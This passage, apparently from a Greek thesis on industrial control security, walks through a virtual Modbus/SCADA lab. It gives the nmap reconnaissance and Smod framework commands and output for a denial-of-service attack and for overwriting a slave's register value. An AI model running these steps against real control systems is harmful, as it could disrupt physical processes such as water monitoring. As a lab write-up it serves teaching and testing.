
Εικόνα 7.32 – Θέτουμε τις Slave Devices



Εικόνα 7.33 – Θέτουμε τις τιμές Register

Για την επίδειξη της επίθεσης, θα θέσουμε στον slave #4 , 10 registers με αρχικές τιμές 37, θεωρώντας ότι πρόκειται για καταγραφή θερμοκρασίας νερού σε κάποιον αγωγό.


Εν συνεχεία, θα ξεκινήσουμε την επικοινωνία μεταξύ MTU και RTU.



Εικόνα 7.34 – Θέτουμε τις ρυθμίσεις Επικοινωνίας

Θέτουμε την IP του RTU καθώς και την θύρα την οποία θα χρησιμοποιηθεί. Έπειτα θα επιλέξουμε τις ως slave address το 4, και θα επιλέξουμε να διαβάσουμε τις 7 από τις 10 διευθύνσεις coils, ξεκινώντας από την 1. Τέλος, θα εκκινήσουμε την επικοινωνία μεταξύ MTU και RTU, πατώντας το εικονίδιο με τις συνδέσεις.

Για να επιβεβαιώσουμε την ορθή επικοινωνία μεταξύ των δύο, θα στείλουμε function read coils (0x01) από τον Master, και θα μας επιστρέψει τις τιμές που δώσαμε κατά την αρχική διαμόρφωση του Slave #4. Βλέπουμε μέσω χρήσης Wireshark ότι η επικοινωνία γίνεται απροβλημάτιστα.



Εικόνα 7.35 - Επιβεβαίωση της σύνδεσης

Άρνηση διαθεσιμότητας υπηρεσιών μέσω χρήσης Smod Framework.

Η επίθεση πραγματοποιήθηκε σε τρεις φάσεις: i) αναγνώριση, ii) Επιλογή όπλου και στόχευση iii) επίθεση μέσω του εργαλείου Smod

Συνδεόμαστε στην εικονική μηχανή Kali Linux, και μέσω terminal, δίνουμε την παρακάτω εντολή για να βρούμε την IP του SCADA MTU.

```
nmap 192.168.20.0/24 -p 502 --open
```

```
root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# nmap 192.168.20.0/24 -p 502 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 20:13 EEST
Nmap scan report for 192.168.20.133
Host is up (0.019s latency).

PORT      STATE SERVICE
502/tcp   open  mbap
MAC Address: 00:0C:29:90:94:4D (VMware)

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.25 seconds
root@KaliLinux:~#
```

Εικόνα 7.36 - Πρώτο Βήμα - Αναγνώριση

Επίσης, θα εκκινήσουμε την κονσόλα Smod.

```
root@KaliLinux:~# cd smod-1/
root@KaliLinux:~/smod-1# python smod.py

< SMOD >
-----
      ^ ^
      (xx)\
      ( )\  )\ \
      U  ||----w |
          ||      ||

--=[MODBUS Penetration Test FrameWork
--+-=[Version : 1.0.2
--+-=[Modules : 14
--+-=[Coder   : Farzin Enddo
--=[github  : www.github.com/endo
```

Εικόνα 7.37 - Smod UI

Η συγκεκριμένη έκδοση της κονσόλας, διαθέτει τα παρακάτω auxiliaries:

```

SMOD >show modules
Modules
-----
modbus/dos/galilRIO          DOS Galil RIO-47100
modbus/dos/writeSingleCoils  DOS With Write Single Coil Function
modbus/dos/writeSingleRegister  DOS Write Single Register Function
modbus/function/readCoils    Fuzzing Read Coils Function
modbus/function/readDiscreteInput  Fuzzing Read Discrete Inputs Function
modbus/function/readExceptionStatus  Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister  Fuzzing Read Holding Registers Function
modbus/function/readInputRegister    Fuzzing Read Input Registers Function
modbus/function/writeSingleCoils     Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister  Fuzzing Write Single Register Function
modbus/scanner/discover           Check Modbus Protocols
modbus/scanner/getfunc           Enumeration Function on Modbus
modbus/scanner/uid              Brute Force UID
modbus/sniff/arp                Arp Poisoning

```

Εικόνα 7.38 - Smod Modules

Θα εκτελέσουμε το παρακάτω auxiliary:

```
modbus/dos/writeSingleRegister,
```

με τις επιλογές, όπως φαίνονται παρακάτω:


```

SMOD >use modbus/dos/writeSingleRegister
SMOD modbus(writeSingleRegister) >show options
Name      Current Setting  Required  Description
----      -
Output     False             False       The stdout save in output directory
RHOST      True              True        The target IP address
RPORT      502               False       The port number for modbus protocol
Threads    24                False       The number of concurrent threads
UID        True              True        Modbus Slave UID.
SMOD modbus(writeSingleRegister) >set RHOST 192.168.20.133
SMOD modbus(writeSingleRegister) >set UID 4
SMOD modbus(writeSingleRegister) >exploit
[+] Module DOS Write Single Register Start


```

Εικόνα 7.39 - Attack Settings

Κατά την εκτέλεση της επίθεσης, παρατηρούμε μέσω του Wireshark την συνεχόμενη αποστολή πακέτων Modbus προς τον Client, με σκοπό την άρνηση της διαθεσιμότητας των υπηρεσιών του. Η επίθεση θεωρείται ως επιτυχημένη, καθώς μέσα από το UI του Modbus Pal, φαίνεται η μη ορθή εκτέλεση του προγράμματος.



Εικόνα 7.40 – Αποτελέσματα της DoS επίθεσης στο Modbus RTU



Εικόνα 7.41 - Αποτελέσματα της DoS επίθεσης στο Modbus RTU

Ακόμα, όταν προσπαθήσαμε να δούμε την RTU και τις τιμές των καταχωρητών της, το πρόγραμμα μας επιστρέφει Read Data Failed, αφού η RTU φαίνεται ως μη διαθέσιμη. Συνεπώς η επίθεση πραγματοποιήθηκε με επιτυχία.


7.4 Αλλαγή εγγραφών στο πρωτόκολλο Modbus με χρήση Smod framework.

Για την υλοποίηση της επίθεσης, εκμεταλλευόμαστε τις ευπάθειες του πρωτοκόλλου Modbus, καθώς και την έλλειψη αυθεντικοποίησης και ελέγχου στο δίκτυο.

Για τις ανάγκες της επίθεσης, υλοποιήθηκε το παρακάτω εργαστήριο, όπως φαίνεται στον Πίνακα 7.4:


Συσκευή	Διεύθυνση IP	Διεύθυνση MAC	Λειτουργικό Σύστημα	Λογισμικό
1 ^η Εικονική Μηχανή	192.168.20.132	00:0c:29:c6:15:72	Windows 7 x64 Ultimate	QmodMaster: https://sourceforge.net/projects/qmodmaster/
2 ^η Εικονική Μηχανή	192.168.20.133	00:0c:29:90:94:4d	Ubuntu Linux	Modbus Pal: https://sourceforge.net/projects/modbuspal/
3 ^η Εικονική Μηχανή	192.168.20.128	00:0c:29:1d:28:0f	Kali Linux	Smод Framework: https://github.com/Joshua1909/smod

Πίνακας 7.4 - Περιγραφή του Lab




Εικόνα 7.42 - Περιγραφή της τοπολογίας

Προσομοιωτής Modbus MTU¹⁸: Το λογισμικό προσομοιώνει ένα αντικείμενο server (Master Terminal Unit) τύπου SCADA, το οποίο επικοινωνεί με τα RTU με χρήση Modbus / TCP πρωτοκόλλου.



Εικόνα 7.43 - QmodMaster UI

Προσομοιωτής Modbus RTU¹⁹: Το λογισμικό προσομοιώνει ένα αντικείμενο client (Remote Terminal Unit) τύπου SCADA, το οποίο επικοινωνεί με το MTU με χρήση Modbus / TCP πρωτοκόλλου.



Εικόνα 7.44 - ModbusPal UI

¹⁸ <https://sourceforge.net/projects/qmodmaster/>


¹⁹ <https://sourceforge.net/projects/modbuspal/>

Αρχικά θα εκκινήσουμε την επικοινωνία μεταξύ Master και Client. Στην εικονική μηχανή που θα χρησιμοποιήσουμε (Ubuntu Linux), θα εκτελέσουμε τις παρακάτω εντολές:


```
skladakis@ubuntu: ~/Desktop
File Edit View Search Terminal Help
skladakis@ubuntu:~$ cd Desktop/
skladakis@ubuntu:~/Desktop$ sudo java -jar ModbusPal.jar
[sudo] password for skladakis:
```

Εικόνα 7.45 – Εκτελούμε το ModbusPal σε Ubuntu Linux

Έχουμε την επιλογή να προσθέσουμε όσους slave σταθμούς επιλέξουμε, και για τις ανάγκες της επίθεσης, θα προσθέσουμε τρεις συσκευές. Πατώντας στο εικονίδιο με το «μάτι» μπορούμε να αλλάξουμε τις τιμές για κάθε συσκευή, όσον αφορά τα coils και registers. Αποτελούν και τα δύο τιμές μνήμης του slave, στις οποίες μπορούμε να καταχωρήσουμε τιμές Boolean (coils) και 16-bit (registers). Αφού δώσουμε τις αρχικές τιμές, πατάμε «Run» και ο προσομοιωτής θα ακούει και θα δέχεται όλες τις εισερχόμενες επικοινωνίες TCP στην θύρα 502.




Εικόνα 7.46 – Θέτουμε τις Slave Devices



Εικόνα 7.47 – Θέτουμε τις Register Values


Για την επίδειξη της επίθεσης, θα θέσουμε στον slave #4 , 10 registers με αρχικές τιμές 37, θεωρώντας ότι πρόκειται για καταγραφή θερμοκρασίας νερού σε κάποιον αγωγό. Εν συνεχεία, θα ξεκινήσουμε την επικοινωνία μεταξύ MTU και RTU.



Εικόνα 7.48 – Θέτουμε τις ρυθμίσεις σύνδεσης

Θέτουμε την IP του RTU καθώς και την θύρα την οποία θα χρησιμοποιηθεί. Έπειτα θα επιλέξουμε τις ως slave address το 4, και θα επιλέξουμε να διαβάσουμε τις 7 από τις 10 διευθύνσεις coils, ξεκινώντας από την 1. Τέλος, θα εκκινήσουμε την επικοινωνία μεταξύ MTU και RTU, πατώντας το εικονίδιο με τις συνδέσεις.

Για να επιβεβαιώσουμε την ορθή επικοινωνία μεταξύ των δύο, θα στείλουμε function read coils (0x01) από τον Master, και θα μας επιστρέψει τις τιμές που δώσαμε κατά την αρχική διαμόρφωση του Slave #4. Βλέπουμε μέσω χρήσης wireshark και tcpdump [50] ότι η επικοινωνία γίνεται απροβλημάτιστα.




Εικόνα 7.49 - Επιβεβαίωση της σύνδεσης

Αλλαγή εγγραφών μέσω χρήσης Smod Framework.

Η επίθεση πραγματοποιήθηκε σε τρεις φάσεις: i) αναγνώριση, ii) Επιλογή όπλου και στόχευση iii) επίθεση μέσω του εργαλείου Smod

Συνδεόμαστε στην εικονική μηχανή Kali Linux, και μέσω terminal, δίνουμε την παρακάτω εντολή για να βρούμε την IP του SCADA MTU.

```
nmap 192.168.1.0/24 -p 502 -open
```



```
root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# nmap 192.168.20.0/24 -p 502 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 20:13 EEST
Nmap scan report for 192.168.20.133
Host is up (0.019s latency).

PORT      STATE SERVICE
502/tcp   open  mbap
MAC Address: 00:0C:29:90:94:4D (VMware)

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.25 seconds
root@KaliLinux:~#
```

Εικόνα 7.50 - Πρώτο βήμα - Αναγνώριση

Επίσης, θα εκκινήσουμε την κονσόλα Smod.

```

root@KaliLinux:~# cd smod-1/
root@KaliLinux:~/smod-1# python smod.py

< SMOD >
-----
      ^ ^
      (xx)\
      ( )\  )\
      U  ||----w |
          ||      |
--=[MODBUS Penetration Test FrameWork
--+--=[Version : 1.0.2
--+--=[Modules : 14
--+--=[Coder : Farzin Enddo
--=[github : www.github.com/endo

```

Εικόνα 7.51 - Smod UI

Η συγκεκριμένη έκδοση της κονσόλας, διαθέτει τα παρακάτω auxiliaries:

```

SMOD >show modules
Modules
-----
modbus/dos/galilRIO          DOS Galil RIO-47100
modbus/dos/writeSingleCoils  DOS With Write Single Coil Function
modbus/dos/writeSingleRegister  DOS Write Single Register Function
modbus/function/readCoils     Fuzzing Read Coils Function
modbus/function/readDiscreteInput  Fuzzing Read Discrete Inputs Function
modbus/function/readExceptionStatus  Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister  Fuzzing Read Holding Registers Function
modbus/function/readInputRegister  Fuzzing Read Input Registers Function
modbus/function/writeSingleCoils     Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister  Fuzzing Write Single Register Function
modbus/scanner/discover          Check Modbus Protocols
modbus/scanner/getfunc           Enumeration Function on Modbus
modbus/scanner/uid              Brute Force UID
modbus/sniff/arp                Arp Poisoning

```

Εικόνα 7.52 - Smod Modules

Θα εκτελέσουμε το παρακάτω auxiliary:

```
modbus/function/writeSingleRegister
```

με τις επιλογές, όπως φαίνονται παρακάτω:


```

SMOD modbus(writeSingleRegister) >show options
Name           Current Setting  Required  Description
-----
Output         True            False     The stdout save in output directory
RHOSTS        192.168.20.133  True      The target address range or CIDR identifier
RPORT         502            False     The port number for modbus protocol
RegisterAddr  0x0003         True      Register Address.
RegisterValue 0x5010         True      Register Value.
Threads       1              False     The number of concurrent threads
UID           None           True      Modbus Slave UID.
SMOD modbus(writeSingleRegister) >set UID 4
SMOD modbus(writeSingleRegister) >exploit
